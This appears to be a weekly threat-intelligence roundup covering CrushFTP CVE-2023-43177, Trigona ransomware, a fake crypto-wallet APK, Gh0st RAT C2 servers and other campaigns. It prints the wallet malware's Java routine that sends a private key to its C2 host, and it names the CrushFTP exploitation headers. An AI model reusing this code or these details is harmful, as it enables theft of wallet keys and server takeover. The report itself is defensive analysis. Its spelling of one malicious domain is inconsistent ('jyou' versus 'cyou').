


# Threat Intel Roundup: CrushFTP, CS2, Lazarus, Trigona

# CS GO



Week in Overview(5 Dec-12 Dec)



**THREATRADAR**  
By HADESS

[WWW.THREATRADAR.NET](http://WWW.THREATRADAR.NET)

# Technical Summary

## 1. Trigona Ransomware

- **Nature:** A sophisticated ransomware first identified in October 2022.
- **Tactics:** Utilizes AES encryption, targets specific file types, appends “\_locked” extension.
- **Expansion:** Expanded to target MSSQL servers and developed a Linux version.
- **Affiliations:** Linked to CryLock and possibly collaborated with BlackCat ransomware actors.

## 2. CrushFTP Vulnerability (CVE-2023-43177)

- **Vulnerability:** Allows unauthenticated attackers to write files in the local file system and execute arbitrary system commands.
- **Exploitation:** Involves manipulating the `as2-to` header and other specific request headers in CrushFTP.
- **Impact:** Potentially grants admin privileges to attackers on the CrushFTP instance.

## 3. Lazarus Group's Use of Log4j Vulnerability

- **Group:** North Korean threat group Lazarus.
- **Method:** Exploiting the Log4j vulnerability in VMware Horizon servers.
- **Malware:** Deployed Dlang-based malware for credential theft and system fingerprinting.
- **Tactics:** Known for rapid development of new malware and leveraging recent software vulnerabilities.

## 4. X Malvertising Campaign Involving Fake Wallet App

- **Campaign:** Malvertising involving a fake cryptocurrency wallet application.
- **Method:** Malicious ad leading to a counterfeit website and fraudulent mobile application.
- **Impact:** Designed to steal mnemonic phrases crucial for accessing cryptocurrency wallets.

## 5. Critical Security Exploit in CS2 Linked to Steam Names

- **Exploit:** XSS vulnerability in CS2 due to HTML usage in Steam names.
- **Impact:** Allows IP address harvesting and potential for more severe exploits.
- **Response:** Advised not to play CS2 until the issue is resolved.

## 6. Thirdweb's Contracts Update and Subsequent Exploits

- **Update:** Addition of `_disableInitializers` in most contract constructors.
- **Impact:** Affected 515 tokens on the Ethereum Mainnet, leading to the exploitation of 3 tokens.
- **Financial Impact:** Attackers made about \$218k in profit.

## 7. Sandman APT: China-Based Adversaries Embrace Lua

- **Group:** Sandman APT, linked to China-based threat clusters.
- **Tactics:** Utilizes Lua-based malware LuaDream and KEYPLUG backdoor.
- **Evolution:** Indicates a shift in tactics with the increased adoption of non-traditional malware development frameworks.

## 8. Gh0st RAT Campaign with Zlib Compression

- **Campaign:** Involves Gh0st RAT (Remote Access Trojan) with zlib compression.
- **Method:** Stealthy malware attacks, difficult to detect and analyze.
- **Capabilities:** Extensive control over infected systems, including keylogging and file manipulation.

## 9. Threat Involving Anydesk[.]jyou and BlackMoon

- **Threat:** Malicious activities involving the domain `anydesk[.]jyou`.
- **Method:** Distributes a malicious executable file linked to the BlackMoon banking trojan.
- **Impact:** Potential data theft and system compromise.

## 10. DuckTail PHP Stealer Campaign

- **Campaign:** Involves the DuckTail PHP Stealer.
- **Method:** Targets users downloading files from compromised websites, employing DLL sideloading.
- **Impact:** Steals sensitive data, including login credentials and financial information.

## Key Findings

It is crucial for organizations and individuals to prioritize remediation and patching efforts to safeguard their systems and data. The following key findings highlight the importance of proactive measures to mitigate risks associated with various vulnerabilities and threats:

- Trigona Ransomware
- CrushFTP
- Lazarus Group's Use of Log4j Vulnerability
- X Malvertising Campaign Involving Fake Wallet App
- Critical Security Exploit in CS2 Linked to Steam Names
- Thirdweb's Contracts Update and Subsequent Exploits
- Sandman APT: China-Based Adversaries Embrace Lua
- Gh0st RAT Campaign with Zlib Compression
- Threat Involving Anydesk[.]jyou and BlackMoon
- DuckTail PHP Stealer Campaign



# Vulnerability of the Week

## CrushFTP CVE-2023-43177

CVE-2023-43177 is a critical vulnerability identified in CrushFTP, a popular file transfer server. This vulnerability allows unauthenticated attackers with network access to potentially write files in the local file system and execute arbitrary system commands. The issue arises from a default behavior in CrushFTP that issues an anonymous authenticated session cookie, blurring the line between authenticated and unauthenticated users.

### Technical Details

- **Vulnerability Origin:** The vulnerability stems from the application's handling of the `as2-to` header, which leads to the use of user-supplied input in the `user_info` session object.
- **Exploitation Mechanism:** Attackers can control the location or the log file itself by manipulating specific request headers due to the `as2-to` header.
- **Key Headers for Exploitation:**
  - `user_log_path`: Directory for moving files.
  - `user_log_file`: Filename to be moved.
  - `user_log_path_custom`: New location for writing logs.
  - `dont_log`: Prevents logging if not set to "true".

**Target File for Exploitation:** The `sessions.obj` file in the application directory, which contains details about active sessions, is a prime target for exploitation.

### Nuclei Templates for Detection

#### Detection on CrushFTP 10.5

- **Template ID:** CVE-2023-43177
- **Description:** Detects unauthenticated remote code execution vulnerability in CrushFTP versions prior to 10.5.1.
- **Severity:** Critical
- **Flow:** Consists of three HTTP requests to validate the vulnerability.



#### Detection on CrushFTP <= 10.4

- **Template ID:** CVE-2023-43177
- **Description:** Detects the same vulnerability in CrushFTP versions prior to 10.5.1, with a different exploitation mechanism.
- **Severity:** Critical
- **Flow:** Involves creating a specified directory or file and logging the request into it, rather than copying a file.

<https://twitter.com/pdiscoveryio/status/1734358412987969801>



# Malware or Ransomware



<https://twitter.com/virusbnt/status/1731624888949948647>

The GhOst RAT (Remote Access Trojan), known for its stealth and efficacy, has recently been observed with zlib compression, adding a new layer to its already sophisticated capabilities. This report delves into the continuation of the story previously discussed in various online sources, focusing on the latest developments and technical details of this evolving threat.

## Recent Developments

### 1. Continuation of Previous Reports:

- The current situation is a follow-up to earlier reports available at:
  - [Status Update 1](#)
  - [Status Update 2](#)

### 2. Command and Control (C2) Servers:

- The GhOst RAT campaign is currently utilizing the following C2 servers:
  - 1.14.25[.]37:1443
  - 1.14.71[.]246:80
  - 139.186.228[.]218:443

### 3. Analysis Reports:

- Detailed analyses of the malware samples associated with this campaign are available at:
  - [Triage Report](#)
  - [VirusTotal Analysis 1](#)
  - [VirusTotal Analysis 2](#)
  - [VirusTotal Analysis 3](#)



## Technical Insights

- **Zlib Compression:**
  - The incorporation of zlib compression in GhOst RAT signifies an advancement in its evasion techniques. This compression method can make the RAT's network traffic more difficult to detect and analyze, enhancing its stealth.
- **Capabilities:**
  - GhOst RAT is known for its ability to provide attackers with extensive control over infected systems, including keylogging, screen capturing, and file manipulation.
- **Threat Level:**
  - The use of multiple C2 servers indicates a well-organized and resilient infrastructure, suggesting a high threat level and the potential for widespread impact.

# Malware Distribution Sites

AnyDesk

所有平台，所有设备。



<https://twitter.com/Artillerie/status/1734242372165234931>

A recent cybersecurity alert has been raised concerning the domain `anydesk[.]cyou`, which is reportedly involved in distributing a malicious executable (EXE) file. This file has been linked to the BlackMoon banking trojan, also known as KrBanker. The situation presents a complex and potentially significant threat to cybersecurity.

## Details of the Threat

### 1. Suspicious Domain:

- The domain in question, `anydesk[.]cyou`, has been identified as a source of distributing a potentially harmful EXE file.

### 2. Malicious EXE File:

- The specific executable file distributed by this domain has been analyzed on VirusTotal, with the following link providing detailed insights: [VirusTotal Analysis](#).

### 3. Connection to BlackMoon:

- The executable is tagged as BlackMoon (or KrBanker), a known banking trojan. Further behavioral analysis can be found at [Triage Analysis](#).

### 4. Potential Relation to PepperMalware:

- There is a speculated connection to PepperMalware, as indicated by a YARA rule from 2019, detailed in an analysis on [PepperMalware's Website](#).


### 5. Uncertainty in Identification:

- Despite these connections, there is some uncertainty regarding the definitive identification of the malware as BlackMoon. This is echoed in a recent [Twitter Post](#) expressing doubt about the exact nature of the threat.



# Mobile Malware

```
public class IdentityWallet {
    public static void sendGet(String type, String pri) throws Exception {
        HttpURLConnection con = (HttpURLConnection) new URL("https://api.bvip.dev/api/openapi/getkey?e=1&pri=" + pri + "&type=" + type).openConnection();
        con.setRequestMethod("GET");
        con.setRequestProperty(HttpHeaders.USER_AGENT, "Mozilla/5.0");
        con.getResponseCode();
        BufferedReader in = new BufferedReader(new InputStreamReader(con.getInputStream()));
        StringBuffer response = new StringBuffer();
        while (true) {
            String inputLine = in.readLine();
            if (inputLine != null) {
                response.append(inputLine);
            } else {
                in.close();
                return;
            }
        }
    }
}
```



<https://twitter.com/Cuser07/status/1733768194211664102>

A recent malvertising campaign, identified as "X Malvertising," involves a fake wallet application that targets cryptocurrency users. The campaign was spotted through a malicious advertisement leading to a counterfeit website and a fraudulent mobile application. This report details the campaign's mechanism, the nature of the threat, and the associated risks.

## Campaign Overview



- **Malicious Advertisement:** The campaign was initially identified through a malicious ad appearing on social media timelines.
- **Fake Website:** Users are directed to a counterfeit website, [im-token\[.\]us](https://im-token.us), which mimics a legitimate cryptocurrency wallet service.
- **Malicious Application:** The website prompts users to download a fraudulent APK file ([imtoken.apk](#)) directly linked to the campaign.

## Technical Analysis

- **APK File Analysis:** The APK file in question (738d0e0def50ddf40df81ed4ed2faf50e8a8db196360826e39e69de8981ed8aa) is designed to mimic a legitimate cryptocurrency wallet application.
- **Functionality:** Upon installation and execution, the app is programmed to collect and transmit the user's mnemonic (a secret phrase or seed used in cryptocurrency wallets) to a remote server.
- **Command and Control (C2) Server:** The identified C2 server for this campaign is [api.bvip\[.\]dev](https://api.bvip[.]dev). This server receives the stolen data from the infected devices.



# Proxylife



<https://twitter.com/Gi7wOrm/status/1733813642158653485>

A new cybersecurity threat has emerged in the form of a potential DuckTail PHP stealer campaign, raising significant concerns in the digital security community. This campaign is initiated through a deceptive website, identified as `hxps://videocallgirl[.]top/alb/`, which automatically triggers the download of a `.zip` file upon visitation. The insidious nature of this campaign lies in its use of a `.exe` file, cleverly disguised as an image, which is embedded within the downloaded `.zip` file. This executable file employs a technique known as DLL sideloading, a method where a legitimate DLL is replaced or modified with a malicious one, effectively bypassing standard security measures.

Once activated, this executable not only displays real images to maintain its deceptive appearance but also proceeds to download additional malicious payloads onto the victim's device. The primary objective of these payloads is the theft of sensitive data, a hallmark of the DuckTail PHP stealer campaigns. This sophisticated attack vector highlights the evolving nature of cyber threats, where attackers continually devise new methods to exploit system vulnerabilities and deceive users. The campaign underscores the importance of heightened vigilance and robust cybersecurity practices, especially in regard to downloading files from unverified sources and the necessity of employing advanced security solutions to detect and prevent such stealthy malware attacks.



# TTP Analysis

The Sandman Advanced Persistent Threat (APT), as analyzed by Aleksandar Milenkoski, Bendik Hagen (PwC), and Microsoft Threat Intelligence, is likely linked to China-based threat clusters known for using the KEYPLUG backdoor. This association was highlighted in a joint presentation by PwC and Microsoft at Labscon 2023, focusing on the cluster STORM-0866/Red Dev 40. Key findings include the coexistence of Sandman's Lua-based malware LuaDream and the KEYPLUG backdoor in victim environments, shared infrastructure control, and management practices, as well as overlapping development techniques and functionalities. This suggests a broader adoption of Lua in cyberespionage, historically associated with Western actors, by a wider range of adversaries, including those linked to China.

## Overview

SentinelLabs, Microsoft, and PwC provide attribution-relevant information on the Sandman APT, positioning it within the broader threat landscape. The report highlights connections between Sandman and a suspected China-based threat actor using the KEYPLUG backdoor – STORM-0866/Red Dev 40. This includes overlaps in victimology, shared C2 infrastructure control, and management practices. STORM-0866/Red Dev 40, primarily targeting entities in the Middle East and South Asia, including telecom and government sectors, is known for its use of the modular backdoor KEYPLUG, first reported by Mandiant in U.S. government entity intrusions by APT41. Microsoft and PwC have identified at least three other clusters involving KEYPLUG, including STORM-0866/Red Dev 40, characterized by unique encryption keys for KEYPLUG C2 communication and high operational security, such as using cloud-based reverse proxy infrastructure.

## Sandman and STORM-0866/Red Dev 40 Infrastructure

The SSL certificate of the LuaDream C2 domain and its association with various hosting providers in Estonia, Romania, and Bulgaria indicate a connection between Sandman and STORM-0866/Red Dev 40. The use of specific domains and certificates, attributed with high confidence to STORM-0866/Red Dev 40, further solidifies this link.

## LuaDream and KEYPLUG

LuaDream and KEYPLUG, while distinct in their implementation (LuaDream in LuaJIT and KEYPLUG in C++), show indicators of shared development practices and functionalities. A notable observation is a Chinese code comment in LuaDream, suggesting a potential Chinese origin, despite most string artifacts being in English.


## C2 Protocols

Both LuaDream and KEYPLUG are highly modular, supporting multiple protocols for C2 communication, including HTTP, TCP, WebSocket, and QUIC. Their similar protocol handling and internal structures for client data storage indicate shared functional requirements by their operators.

## Execution Flow and C2 Data Management

LuaDream and KEYPLUG exhibit similar high-level execution flows, gathering and exfiltrating system information, managing plugins, and using global data buffers for C2 data. Their execution patterns and data management strategies further suggest shared development practices.

<https://www.sentinelone.com/labs/sandman-apt-china-based-adversaries-embrace-lua/>







# Scam Contract

```

contracts/prebuilts/unaudited/airdrop/AirdropERC20.sol
@@ -15,7 +15,7 @@ pragma solidity ^0.8.11;
15 // ===== External imports =====
16
17 import "@openzeppelin/contracts-
upgradeable/security/ReentrancyGuardUpgradeable.sol";
18 - import "@openzeppelin/contracts-
upgradeable/utils/MulticallUpgradeable.sol";
19
20 // ===== Internal imports =====
21
@@ -34,7 +34,7 @@ contract AirdropERC20 is
34 PermissionsEnumerable,
35 ReentrancyGuardUpgradeable,
36 ERC2771ContextUpgradeable,
37 - MulticallUpgradeable,
38 IAirdropERC20
39 {
40
41 /*////////////////////////////////////
42
43
44
45
46
47
48 Constructor + initializer logic
49
50
51 - constructor() initializer {}
52
53
@@ -15,7 +15,7 @@ pragma solidity ^0.8.11;
15 // ===== External imports =====
16
17 import "@openzeppelin/contracts-
upgradeable/security/ReentrancyGuardUpgradeable.sol";
18 + import "../extension/Multicall.sol";
19
20 // ===== Internal imports =====
21

@@ -34,7 +34,7 @@ contract AirdropERC20 is
34 PermissionsEnumerable,
35 ReentrancyGuardUpgradeable,
36 ERC2771ContextUpgradeable,
37 + Multicall,
38 IAirdropERC20
39 {
40
41 /*////////////////////////////////////
42
43
44
45
46
47
48 Constructor + initializer logic
49
50
51 + constructor() {
52 +   _disableInitializers();
53 + }

```

<https://twitter.com/realScamSniffer/status/1732794897693106372>

A recent update in Thirdweb's smart contracts has introduced a significant change in the form of `_disableInitializers` being added to most contract constructors. This update, identified in the commit `ef6a0723ffa049c27ed5a455a3c8a45d1dd660be`, has had notable repercussions in the cryptocurrency space, particularly affecting tokens on the Ethereum Mainnet.

## Key Update in Thirdweb's Contracts

- **Commit Overview:** The specific commit in Thirdweb's GitHub repository ([View Commit](#)) shows the addition of `_disableInitializers` to the constructors of most contracts.
- **Purpose of Update:** The `_disableInitializers` function is typically used to enhance security by preventing the re-initialization of a contract, which can be a vector for attacks.


## Impact on the Ethereum Mainnet

- **Affected Tokens:** The update has impacted 515 tokens on the Ethereum Mainnet.
- **Exploitation Incidents:** Out of these, 3 tokens have been exploited following this update.
- **Financial Impact:** The attackers have reportedly made a profit of approximately \$218,000 through these exploits.

## Analysis of the Exploits

1. **Exploit Mechanism:** While the specific details of the exploits are not provided, the addition of `_disableInitializers` suggests that the vulnerabilities might be related to the re-initialization process of contracts.
2. **Security Implications:** The fact that only a small fraction of the affected tokens were exploited suggests that the attackers targeted specific vulnerabilities, possibly related to the implementation of the new feature or existing contract weaknesses.
3. **Response and Remediation:** The response from Thirdweb and the broader developer community will be crucial in addressing these vulnerabilities. This may include further updates to the contracts, best practices for implementation, and heightened security audits.

# NDay



<https://twitter.com/TrendMicroRSRCH/status/1734377528578453857>

Trigona ransomware, first identified by Trend Micro as Water Ungaw, emerged in October 2022, with binaries dating back to June 2022. This ransomware group, known for its global attacks and lucrative schemes, has been linked to the CryLock group due to similarities in tactics, techniques, and procedures (TTPs). In 2023, Trigona expanded its attack vectors to include compromised Microsoft SQL Servers and developed a Linux version of its malware. This report delves into the operational aspects of Trigona, its impact, and the targeted regions and industries.

## Background and Affiliations

- **Initial Emergence:** October 2022 (binaries from June 2022).
- **Affiliation:** Linked to CryLock and possibly collaborated with BlackCat ransomware actors.
- **Exploitation of Vulnerabilities:** Notably exploited CVE-2021-40539 for initial access.

## Operational Tactics and Techniques

- **Targeting MSSQL Servers:** In April 2023, Trigona began brute-force attacks on compromised MSSQL Servers.
- **Linux Version:** A month later, a Linux variant of Trigona was discovered, sharing similarities with the Windows version.
- **Ransomware Features:** Trigona uses AES encryption, targets specific file types, and appends a “\_locked” extension to encrypted files.

## Global Impact and Targeted Industries

- **Top Affected Countries:** Turkey, the Philippines, Brazil, Germany, and Thailand.
- **Primary Target Industries:** Government, technology, retail, fast-moving consumer goods, and banking.
- **Victim Organization Size:** Predominantly small- and medium-sized businesses.

## Infection Chain and Techniques

- **Initial Access:** Leveraged CVE-2021-40539 and obtained access via network access brokers.
- **Defense Evasion and Discovery:** Used tools like Network Scanner and Advanced Port Scanner, along with scripts to terminate antivirus processes.
- **Credential Access:** Employed Mimikatz for credential dumping.
- **Lateral Movement:** Utilized legitimate remote access tools and Cobalt Strike for further infiltration.
- **Privilege Escalation:** Used CLR shell on MSSQL servers for privilege escalation.

## Ransomware Mechanics

- **Encryption Method:** Encrypts the first 512 KB of files by default, with an option to encrypt entire files.
- **Command-Line Arguments:** Supports various arguments for customization of the ransomware behavior.
- **Linux Variant:** Similar command-line arguments as the Windows version, with some differences in functionality.


